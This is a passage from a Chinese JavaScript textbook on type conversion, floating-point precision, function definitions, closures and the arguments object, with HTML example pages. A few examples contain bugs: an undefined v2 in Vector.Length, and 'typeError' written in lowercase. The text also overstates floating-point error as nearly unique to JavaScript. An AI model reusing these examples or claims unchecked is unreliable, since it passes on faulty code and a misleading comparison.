    var a = 110, b = "50", c=40, d="123.95";
    var c1 = a + b;  //自动转换，结果为"11050"
    var c2 = a - b;  //自动转换，结果为 60
    var c3 = a + parseInt(b) ; //b 强制转换为整型，通过 parseInt()方法，表达式结果为 160
    var c4 = a.toString() + c.toString();
        //a、c 通过 toString()方法转为字符串，表达式结果为 11040
    var c5 = a + parseFloat(d);
        //d 强制转换为浮点型，通过 parseFloat 方法，表达式结果为 243.95
    document.write(c1+"<br/>"+c2+"<br/>"+c3+"<br/>"+c4+"<br/>"+c5);
-->
</script>
</body>
</html>
```

执行结果如图 5.7 所示：




图 5.7　类型强制转换

除了通过调用以上方法之外，JavaScript 中还可以通过构造函数来进行强制类型转换，例如：

例 5.11　类型强制转换（2）

```
<html>
```

```
<head>
    <title>Example-5.11 类型强制转换（2）</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //字符串类型的强制转换
    var str = '100';
    var num = Number(str);  //强制转换为 number
    dwn(typeof(num) + ': ' + num);
    var obj = Object(str);  //强制转换为 object
    dwn(typeof(obj) + ': ' + obj);
    var bool = Boolean(str);        //强制转换为 boolean
    dwn(typeof(bool) + ': ' + bool);
    var fun = Function(str);        //强制转换为 function
    dwn(typeof(fun) + ': ' + fun);

    //数值类型的强制转换
    var num = 100;
    var str = String(num);  //强制转换为 string
    dwn(typeof(str) + ': ' + str);
    var bool = Boolean(num);    //强制转换为 boolean
    dwn(typeof(bool) + ': ' + bool);
    var obj = Object(num);  //强制转换为 object
    dwn(typeof(obj) + ': ' + obj);

    //布尔类型的强制转换
    var bool = true;
    var str = String(bool); //强制转换为 string
    dwn(typeof(str) + ': ' + str);
    var num = Number(bool); //强制转换为 number
    dwn(typeof(num) + ': ' + num);
    var obj = Object(bool); //强制转换为 object
    dwn(typeof(obj) + ': ' + obj);

    //对象类型的强制转换
    var obj = {};
    var str = String(obj);  //强制转换为 string
    dwn(typeof(str) + ': ' + str);
    var num = Number(obj);      //强制转换为 number
    dwn(typeof(num) + ': ' + num);
    var bool = Boolean(obj);        //强制转换为 boolean
```

```
    dwn(typeof(bool) + ': ' + bool);
-->
</script>
</body>
</html>
```

执行结果如图 5.8 所示：




图 5.8　类型强制转换

5.7.4　高级用法——一个自定义类型转换的例子

JavaScript 中，在某些情况下，自定义的类型也可以实现类型的自动转换，其奥妙在于对象的 valueOf()方法和 toString()方法。

当对象在进行表达式计算时，根据运算类型的不同，JavaScript 总是会自动调用对象的 valueOf()方法或者 toString()方法，而这两个方法的返回结果可以是任何数据类型，这样，就可以实现自定义的类型自动转换，下面是一个例子：

例 5.12　重载 valueOf()和 toString()方法实现自定义类型转换

```
<html>
<head>
    <title>Example-5.12</title>
</head>
<body>
<script>
```

```
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //自定义了一个 Double 类型用来表示双精度浮点数
    function Double(value)
    {
        this.valueOf = function()  //重新定义 valueOf()方法
        {
            return value;
        }
        this.doubleValue = this.valueOf;
        this.toString = function()  //重新定义 toString()方法
        {
            return "jsDouble:" + this.valueOf();
        }
    }
    var d = new Double(10.11);
    dwn(d);
    dwn(String(d));
    dwn(d + 10);
    dwn(d + "abc");
-->
</script>
</body>
</html>
```

执行结果如图 5.9 所示：




图 5.9　toString()与 valueOf()

对于自定义对象，在 JavaScript 表达式中的转换规则和核心对象一致，即优先转换为字符串的表达式，必定先调用自定义对象的 toString()方法，而优先转换为数值的表达式，则必定先调用自定义对象的 valueOf()方法。

- 关于 JavaScript 对象，以及 toString()及 valueOf()方法，在本书的后续章节中还有更加详细的讨论。

5.8 警惕数值陷阱

JavaScript 在进行数值计算的时候，由于浮点数的精度问题，有一些不得不小心的数值陷阱，必须要了解如何绕过它们，才能让你的程序总能正确地运行。

5.8.1 困惑——浮点数的精度问题

大多数编程语言在处理浮点数时，都或多或少地存在着精度问题，然而，很少有语言像 JavaScript 一样，存在如此严重的浮点数精度缺陷，看下面一个例子：

```
alert(86217.8 + 45.6);
```

结果不是 86263.4，而是令人吃惊的 86263.40000000001

上面这个例子说明了 JavaScript 的浮点数精度问题不是很严重，而是“相当严重”。因为通常浮点数精度问题出现在乘法和除法运算中，很少有编程语言会在简单的加减法中出现这类问题，然而，对于 JavaScript 来说，这一切却理所当然地发生了。

JavaScript 的乘除法当然也有同样的问题，很容易举出例子：

```
alert(45.6*13);  //=592.8000000000001
```

5.8.2 误差的修正及其例子

在进行浮点运算前，一个合理的做法是事先确定好问题的精度范围，JavaScript 提供了几个取整的函数，来限定解的精度，它们分别是 Math.floor()、Math.round()、Math.ceil()以及 Number 对象提供的 toFixed()方法。

下面的例子分别演示了这些函数的用法：

例 5.13 运算的精度

```
<html>
<head>
    <title>Example-5.13</title>
</head>
<body>
<script>
<!--
    //Math.floor 取比当前数值小的最大整数
    document.writeln(Math.floor(12.5));
    document.writeln(Math.floor(-7.6));
    //Math.round 四舍五入
    document. writeln (Math. round (12.5));
```

```
        document. writeln (Math. round (-7.6));
        document. writeln (Math. round (-7.4));
        //Math.ceil 取比当前数值大的最小整数
        document.writeln(Math.ceil(12.5));
        document.writeln(Math.ceil(-7.6));
        //toFixed(n)保留 n 位小数
        var a = 12.3456;
        document.writeln(a.toFixed(2));
    -->
    </script>
    </body>
    </html>
```

执行结果如图 5.10 所示：




图 5.10　运算的精度

在某些更加严格的场合例如矢量数学计算、图形学等应用场景中，默认的舍入规则有可能并能不满足计算的精度要求，这时候，我们就不得不采用一些数学技巧来处理这些烦人的误差，幸运的是，我们并不缺乏消除误差的手段，下面给出一个简单的例子：

例 5.14　高级精度处理

```
//向量操作
var Vector = new Object();
Vector.precision = 0.00000001; //精度
Vector.Cross = function(v1, v2)
{
   return (v1.x * v2.y - v1.y * v2.x);
}
Vector.Length = function(v1)
{
   return (Math.sqrt(v1.x * v2.x + v1.y * v2.y));
}
//判定向量所在直线是否相交
Vector.Insects = function(v1, v2)
{
   return Math.abs(Vector.Cross(v1, v2)) < Vector.precision;  //对值进行精度判定
}
```

5.9 总结

几乎所有的程序设计语言都包括两个重要的部分，即操作流程的代码和被操作的数据，本章详细介绍了 JavaScript 所能够操作的数据类型，包括数值、字符串、布尔值等基本数据类型。数组等集合类型、对象，以及函数类型，另外还有特殊值 null、undefined 以及一个特殊对象——正则表达式。

本章还讨论了两种基本的数据存储方式——值和引用，说明了它们各自的特点以及正确的使用方法。

JavaScript 的动态类型特性使得 JavaScript 对类型的约束比绝大多数程序语言要宽松，这从一定程度上提升了 JavaScript 本身的灵活性，但是，这种弱类型特性也使得在程序运行过程中正确理解表达式中数据所代表的类型以及它们的存储特点显得尤为重要。

尽管 JavaScript 并不判定一个对象赋值过程中的数据类型是否匹配，但是，在程序执行中，去动态判定和识别数据类型，在很多情况下，是相当有意义的。本章介绍的数据类型和正确处理数据类型的方法，是 JavaScript 程序设计乃至所有结构化语言程序设计中绝不可以忽视的一项重要内容。

第6章 函 数

在JavaScript中函数是第一型，这意味着函数在JavaScript程序设计领域内扮演着非常重要的角色。毫不夸张地说，JavaScript的函数远远超越了任何一门语言中“函数”的意义，正是它那广泛的语义和令人惊讶的丰富内涵使得JavaScript成为一门非常有魅力的语言。在JavaScript中，函数是最优美的魔法咒语，通过它们，JavaScript才能发挥出最大的力量。

6.1 函数定义和函数调用

在前一章中我们已经对函数的语法比较熟悉了，因此在本章里我们更注重理解函数的语义和相关的特性。掌握函数的定义和函数的调用形式，是理解和正确运用函数的基础。

6.1.1 函数的定义

JavaScript中函数定义的方式主要有两种，分别是通过function语句来定义以及通过构造Function对象来定义。形式上，前者将函数视为一种静态语法，而后者将函数作为一种动态对象。

> 在目前大多数JavaScript实现中，用function定义函数要比用Function构造函数快得多。所以Function仅用于某些动态要求很强的特殊场合。

不过不论采用何种方式，JavaScript的一个函数都是Function对象的一个实例，因此Function对象又被称为函数模版（本章的第5节将会详细讨论）和元类（第7章和第21章中有相关讨论）。

6.1.1.1 声明式函数定义与函数表达式及其例子

通过function来定义函数又有两种不同的方式，分别是命名方式和匿名方式，例如：

```
function f2(){alert()};     //命名方式
var f1=function(){alert()}; //匿名方式
```

命名方式和匿名方式定义的函数有一点区别，有时候，我们将命名方式定义函数的方法称为“声明式”函数定义，而把匿名方式定义函数的方法称为引用式函数定义或者函数表达式。下面的一段代码说明了两者的区别：

例6.1 （1）声明式函数定义与函数表达式

```
<html>
<head>
    <title>Example-6.1（1） 声明式函数定义与函数表达式</title>
</head>
<body>
```

```
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function t1()  //声明式函数
    {
        dwn("t1");
    }
    t1();
    function t1()  //重新声明了一个新的 t1
    {
        dwn("new t1");
    }
    t1();
    t1=function()  //用函数表达式给 t1 重新赋值
    {
        dwn("new new t1");
    }
    t1();
-->
</script>
</body>
</html>
```

执行结果如图 6.1 所示：




图 6.1　声明式函数定义与函数表达式

上面的代码执行后依次得到 new t1, new t1, new new t1，而不是一些人认为的 t1, new t1 和 new new t1，这是因为，声明式函数定义的代码先于函数执行代码被解析器解析，而引用式函数定义，或者函数表达式则是在函数运行中进行动态解析的。

习惯上，我们也把通过命名方式定义的函数称作函数常量，而把赋给变量的匿名函数称作函数对象，把引用了函数对象的变量称作函数引用。

6.1.1.2 JavaScript 函数的奥妙——魔法代码

通常我们把函数定义视为静态的语法域，然而在 JavaScript 中，这并不是绝对的，在某些情况下，函数可以被视为普通的动态对象来处理。对于 JavaScript 来说，函数本身也是一种数据。function 并没有看起来的那么简单，要揭示 JavaScript 函数的奥妙，可以通过下面一些看似简单却又有些奇特的例子：

例 6.1 （2）奇特的函数

```
<html>
<head>
    <title>Example-6.1（2）奇特的函数</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //"无穷"的菲波纳契数据结构
    function Fib(n, x, y)
    {
        //这里借参数 x,y 来保留前面的计算结果，即菲波数当前数列到 n 的最后两个数值
        //在实际调用中通常并不用到 x、y 这两个参数
        var a = x || 1;
        var b = y || 1;
        if(n == 0) b = a;

        var t;

        //计算菲波数的算法
        for(var i = 2; i <= n + 1; i++)
        {
            t = b;
            b = a + b;
            a = t;
        }

        var ret = function(n, x, y){
            //构造一个闭包，这个闭包本身包含一个以新起点计算 Fib 值的函数
            x = x || a;
            y = y || b;
            return Fib(n, x, y);
        }

        //重写 valueOf 和 toString，这样在表达式中可以直接对返回的菲波函数自动求值
```

```
        //在第五部分我们还会详细讨论到这种用法
        ret.valueOf = ret.toString = function()
        {
            return a;
        }
        return ret;
    }
    var f6 = Fib(6);  //奥妙在这里，f6 是一个新起点的菲波数列函数
    dwn(f6);
    dwn(f6(2));

    //递归返回自身的函数闭包
    function f()
    {
            return f;
    }
    dwn(f()()()()()()()()()()()()()()()()()()()()());
-->
</script>
</body>
</html>
```

执行结果如图 6.2 所示：




图 6.2　奇特的函数

在这里，我仅仅列举出了 JavaScript 函数的某些奇特之处，我把这些带有神奇特性的代码称为“魔法代码”，然而关于函数更深层次的内容，留到本书的第 23 章中详细讨论。

ECMAScript v1 和 JavaScript 1.2 之前的实现只允许在顶层全局代码中定义函数，那时的 JavaScript 函数远没有现在的内涵那么深刻，functional 的核心还未成熟。而到了 ECMAScriptv 3 中，允许函数定义嵌套在其他函数中，并且，支持了闭包，于是，一切都变得有些不同了。

在 JavaScript 中，最直接和最有用的函数定义方式事实上是闭包。而闭包的妙味不仅仅是在于它可以用作对象属性和被赋值，更因为它使得函数算子成为了整个计算表达式的一部分，从而使得整个程序的公式化程度大大提升，而公式化正是函数式编程（functional）的精髓。而且 JavaScript 的闭包还可以轻易访问外部环境，这种特性带来的好处是别的语言无法企及的。

在本章，我们还不打算深入地讨论函数式编程的话题，我们把这部分有趣的内容同样留到第23章中进行讨论。

在 C/C++中利用函数指针和函数引用也可以在某种程度上将函数作为数据来使用，但是它们却不可能在这种函数内部直接使用语义定义的外部环境。比如前面例 6.1（2）的那种实现在 C/C++中就不可能做到，这是 JavaScript 独一无二的特性，从这一点上可以看出，JavaScript 的闭包是真正的 λ 函数。

6.1.2 函数的调用

如果一个函数已经被定义了，那么就可以使用运算符“()”来调用它，在括号内可以传递零个或多个参数，它们是用逗号隔开的表达式。例如：

```
function add(a,b){
return a+b;
}
alert(add(add(1,2),add(3,4)));
```

在调用函数时，先要计算括号之间指定的所有表达式，然后把它们的结果作为函数的参数，这些值将被赋予函数定义时指定的形式参数（在后面我们会看到，JavaScript 并不要求函数的形式参数和实际调用时的参数完全匹配），然后函数通过参数名来引用这些参数，对它们进行操作。注意，这些参数变量一般情况下同在函数体内部用 var 声明的变量一样，只有在执行函数的时候才会被定义，一旦函数返回，它们就不再存在。

上文之所以加上一个“一般情况”的限定，就在于在 JavaScript 中，这并不是绝对的，函数的运行域不一定会被销毁，例如上一小节的例 6.1（2）。其中的奥妙在于对 JavaScript 来说，不但函数本身是一种数据，而且它在被调用时会生成一个临时的调用对象，通常这个调用对象会被添加到作用域链的头部，取代当前域成为默认的域，而在函数体内的局部变量和参数就会作为这个域上的变量，或者这个临时对象的属性来访问。一般情况下，这个域在函数调用结束后就会被销毁，因此在一次调用之后，那些调用时初始化的局部变量和参数也就不存在了。但是，这个域有可能在函数调用结束之前就被外部引用，并且这种引用并没有随着函数调用的结束而结束（如下面的例子），在这样的情况下，被引用的环境就不会被销毁（也不应该被销毁）：

```
function step(a)
{
    return function(x){
        return x + a++; //返回的闭包中引用了函数 step 调用对象域的属性 a，
                        //所以它不会被销毁
}
}
```

一个函数可以有多个 return 语句，但是一次调用至多只有一个 return 语句会被执行，一旦 return 语句被执行，return 关键字后面的表达式值被计算并作为函数的返回值返回，return 语句后的表达式如果默认，或者程序执行到函数体的末尾，那么函数的返回值就为 undefined。

JavaScript 并没有对函数返回值的类型进行限制，它可以返回任何类型的值。

6.2 函数的参数

同大多数过程式语言一样，JavaScript 的函数是可以带参数的，而且，JavaScript 的函数参数特性和其他语言比较有着相对灵活的一面，了解它的特点，能够更好地应用函数这个重要的 JavaScript 语言特性。

6.2.1 形参与实参

在 JavaScript 中，出现在函数定义文法中的参数列表是函数的形式参数，简称形参，例如：

例 6.2 函数的形参与实参

```
function max(x, y){
    return x > y ? x : y;
}
Vector2D.cross = function(v1, v2)
{
    return v1.x * v2.y - v1.y * v2.x;
}
var square = new Function("n", "return n*n");
```

这里的 x、y，v1、v2 和 n 分别是函数 max、Vector2D.cross、square 的形参。

一个函数可以有零个或多个形参，函数对象定义时的形参数量可以通过 length 属性获得。比如上例中的 max.length 值为 2，Vector2D.cross.length 值为 2，square.length 值为 1。

函数调用时实际传入的参数是函数的实际参数，简称实参，例如：

```
max(10,20);
Vector2D.cross({x:1,y:2},{x:2, y:1});
square(3);
```

这里的 10、20，{x:1,y:2}、{x2:y1}和 3 分别是函数 max、Vector2D.cross、square 的实参。

一般情况下，函数调用时传入的实参和形参数量相同，但是在 JavaScript 中并不强求这一点，在一些特殊情况下，函数的实参和形参数量可以不相同。如果函数实参数量少于形参数量，那么多出来的形参的值就是 undefined；如果函数实参数量多于形参数量，那么多出来的那一部分实参就不能通过形参标识符的形式来访问（在下一小节里，我们将会了解到，这种情况下我们可以通过特殊的 Arguments 对象来访问）。

在 JavaScript 程序中，实参数量少于形参的情况其实并不罕见，这种形式常见于允许参数为默认值的函数中。例如：

例 6.3 函数的默认参数

```
<html>
<head>
    <title>Example-6.3 函数的默认参数</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function add(a,b){
        if(!b) b=30;
              //给了参数 b 默认值 30，事实上函数默认值一个我更加推崇形式是写成 b = b || 30;
              //关于代码风格问题，在本书的第五部分会有更加详细的讨论
        return a+b;
    }
    dwn(add(10));          //得到 40
    dwn(add(10,15));       //得到 25
-->
</script>
</body>
</html>
```

执行结果如图 6.3 所示：




图 6.3 函数的默认参数

形参数量多于实参的情况则略为少见，这种形式一般见于那些参数个数不确定的函数中。在下一小节里我们将介绍这种用法。

6.2.2 Arguments 对象

除了局部变量和形式参数之外，调用对象还定义了一个特殊属性，名为 arguments，它实际上引用了一个特殊对象——Arguments 对象，因为 arguments 属性是调用对象的一个属性，因此它的状态和局部变量以及形参是相同的。

Arguments 对象是一个集合，可以按照数字下标获取传递给函数的参数值。例如 arguments.length 可以获得传递给函数的实参数量，由于前面所说的原因，arguments.length 和函数用来表示形参数量的 length 属性可以不相等。

6.2.2.1 一个使用 Arguments 对象检测形参的例子

假如你希望函数的形参和实参个数匹配，你可以通过访问这两个 length 属性来检测：

例 6.4 Arguments 对象检测形参

```
<html>
<head>
    <title>Example-6.4</title>
</head>
<body>
<script>
<!--
function f(x, y, z)
{
    if(f.length != arguments.length)
          //可以通过读出函数的 length 和 arguments 的 length 属性值来检查形参和实参的数量是否相等
          //因为前者恰好是形参数量，而后者是实参数量
    {
        throw new Error("function f called with " + arguments.length + "arguments, but
        it expects " + f.length + " arguments.");  //如果不等，抛出异常
    }
    else
        document.write("f(" + [x,y,z] + ")" + "<br/>");
}

try{
    f(1,2,3);
    f(2,4); //抛出异常，页面显示"function f called with 2arguments, but it expects 3
    arguments."
    //后面的将不再执行
    f(4);
    f("a","b","c","d","e");
}
```

```
catch(ex)
{
    document.write(ex.message);
}
-->
</script>
</body>
</html>
```

执行结果如图 6.4 所示：




图 6.4　Arguments 对象检测形参

由于可以通过 length 属性得到长度和通过下标访问，Arguments 的行为有点像数组，但它其实并不是数组，它不具备 JavaScript 核心数组的一些方法如 join、sort、slice 等（本书第 8 章将介绍它们）。

6.2.2.2　一个使用 Arguments 对象接收任意个数参数的例子

Arguments 对象的一个重要功能是用来实现可以接受任意数目实参的函数，例如：

例 6.5　接收任意个数参数的函数

```
<html>
<head>
    <title>Example-6.5 接收任意个数参数的函数</title>
</head>
<body>
<script>
<!--
function f()
{
    //利用 arguments 来读取任意个数的参数
    document.write("f(" + Array.apply(null, arguments) + ")" + "<br/>");
}
```

```
f(1,2,3);
f("a","b");
f(true);
-->
</script>
</body>
</html>
```

执行结果如图 6.5 所示：




图 6.5 接收任意个数参数的函数

6.2.2.3 一个使用 Arguments 对象模拟函数重载的例子

它还可以用来实现接受多种不同类型不同数目实参的函数，类似于函数重载：

例 6.6 类似于函数重载

```
function Point()
{
    if(arguments.length == 0){          //如果没有传实参
        this.x = 0;
        this.y = 0;                     //默认的 x、y 属性都设为 0
    }
    else if(arguments.length < 2){      //如果实参数量少于 2
        var p = arguments[0];
        if(p instanceof Point){         //判断实参类型如果为 Point，那么执行属性复制
            this.x = p.x;
            this.y = p.y;
        }
        else if(typeof p == "number" || p instanceof Number){
            //如果是数值，那么这个值作为当前 Point 的 x 属性值，而 y 属性值为默认 0
```

```
            this.x = Number(p);
            this.y = 0;
        }
        else
            throw new TypeError("参数类型错误！");
        //如果这个参数既不是 Point 又不是 Number，抛出类型错误异常
    }
    else if(arguments.length == 2)
    {
        var x = arguments[0];
        var y = arguments[1];
        //否则当参数数量为两个并且为 Number 类型的时候，把它们分别作为
        //Point 的 x 属性和 y 属性的值
        if((typeof x == "number" || x instanceof Number) &&
            (typeof y == "number" || y instanceof Number)){
            this.x = x;
            this.y = y;
        }
        else
            throw new TypeError("参数类型错误！");
    }
    else
        throw new typeError("参数类型错误！");
}
```

- 关于接受不同实参的问题，在下一小节中还会有进一步的讨论。

需要注意的是，在使用了命名参数的函数中，arguments 中的参数也始终是相应命名参数的别名，不管这个参数是值类型还是引用类型，改变 arguments 中的参数值一定会影响到对应的命名参数，反之亦然。例如：

```
function f(x)
{
    alert(x);           //参数初始值
    arguments[0] ++;    //改变参数的值
    alert(x);           //x 的值发生了变化
}
```

